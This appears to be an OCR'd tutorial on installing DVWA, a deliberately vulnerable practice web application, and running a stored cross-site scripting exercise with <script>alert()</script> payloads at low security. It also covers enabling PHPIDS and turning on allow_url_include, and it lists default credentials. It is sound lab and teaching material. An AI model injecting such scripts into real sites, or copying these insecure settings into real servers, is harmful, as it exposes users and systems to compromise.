
Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: **Windows**

PHP version: **8.2.0**
PHP function display_errors: **Enabled** *(Easy Mode!)*
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **root**



PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **root**
Database password: ***blank***
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**

[User: bhoom] Writable folder C:\xampp\htdocs\dvwa\hackable\uploads\: Yes
[User: bhoom] Writable file C:\xampp\htdocs\dvwa\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt: Yes

[User: bhoom] Writable folder C:\xampp\htdocs\dvwa\config: Yes
Status in red, *indicate there will be an issue when trying to complete some modules.*

If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.


```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Click on Create/Reset Database.

(8) Now automatically you are redirected to login page.

enter username:admin and password:password




Login :: Damn Vulnerable Web A
localhost:8080/dvwa/login.php
DVWA
Login
Damn Vulnerable Web Application (DVWA)
Activate Windows
Go to PC settings to activate Windows.
9:06 PM
2/24/2019

Username: admin

Password: ••••••••

(9) After Successfully logging in you will be redirected to the homepage.



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.


WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it

Go to DVWA security and set it as “low”.



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.


Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in

(3)go to xss(stored)



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.


Name: kar
Message:

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: low

(4)Enter name:test message:<script>alert("this is xss practical")</script>



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test

Message * <script>alert("this is xss practical")</script>

Name: test
Message: This is a test comment.


Name: kar
Message:

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Username: admin
Security Level: low

(5)you will be able to see the following output



localhost:8080 says

this is xss practical

pting (XSS)

Name * test


Message * <script>alert("this is xss practical")</script>

Name: test
Message: This is a test comment

Name: kar
Message

(6)To insert any malicious code do the following:

go to dvwa security>enable PHPIDS



PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP b


PHPIDS works by filtering any user supplied input against a blacklist of pote
DVWA to serve as a live example of how Web Application Firewalls (WAFs)
some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **enabled**. [Disable PHPIDS]

[Simulate attack] - [View IDS log]

Go to XSS(stored)>message>type any malicious code as shown below.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test9

Message * `<script>alert("hello")</script>`

Name: test
Message: This is a test comment.

Name: kar
Message: `<script>alert("this is xss")</script>`


Name: test
Message: `<script>alert("this is xss practical")</script>`

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

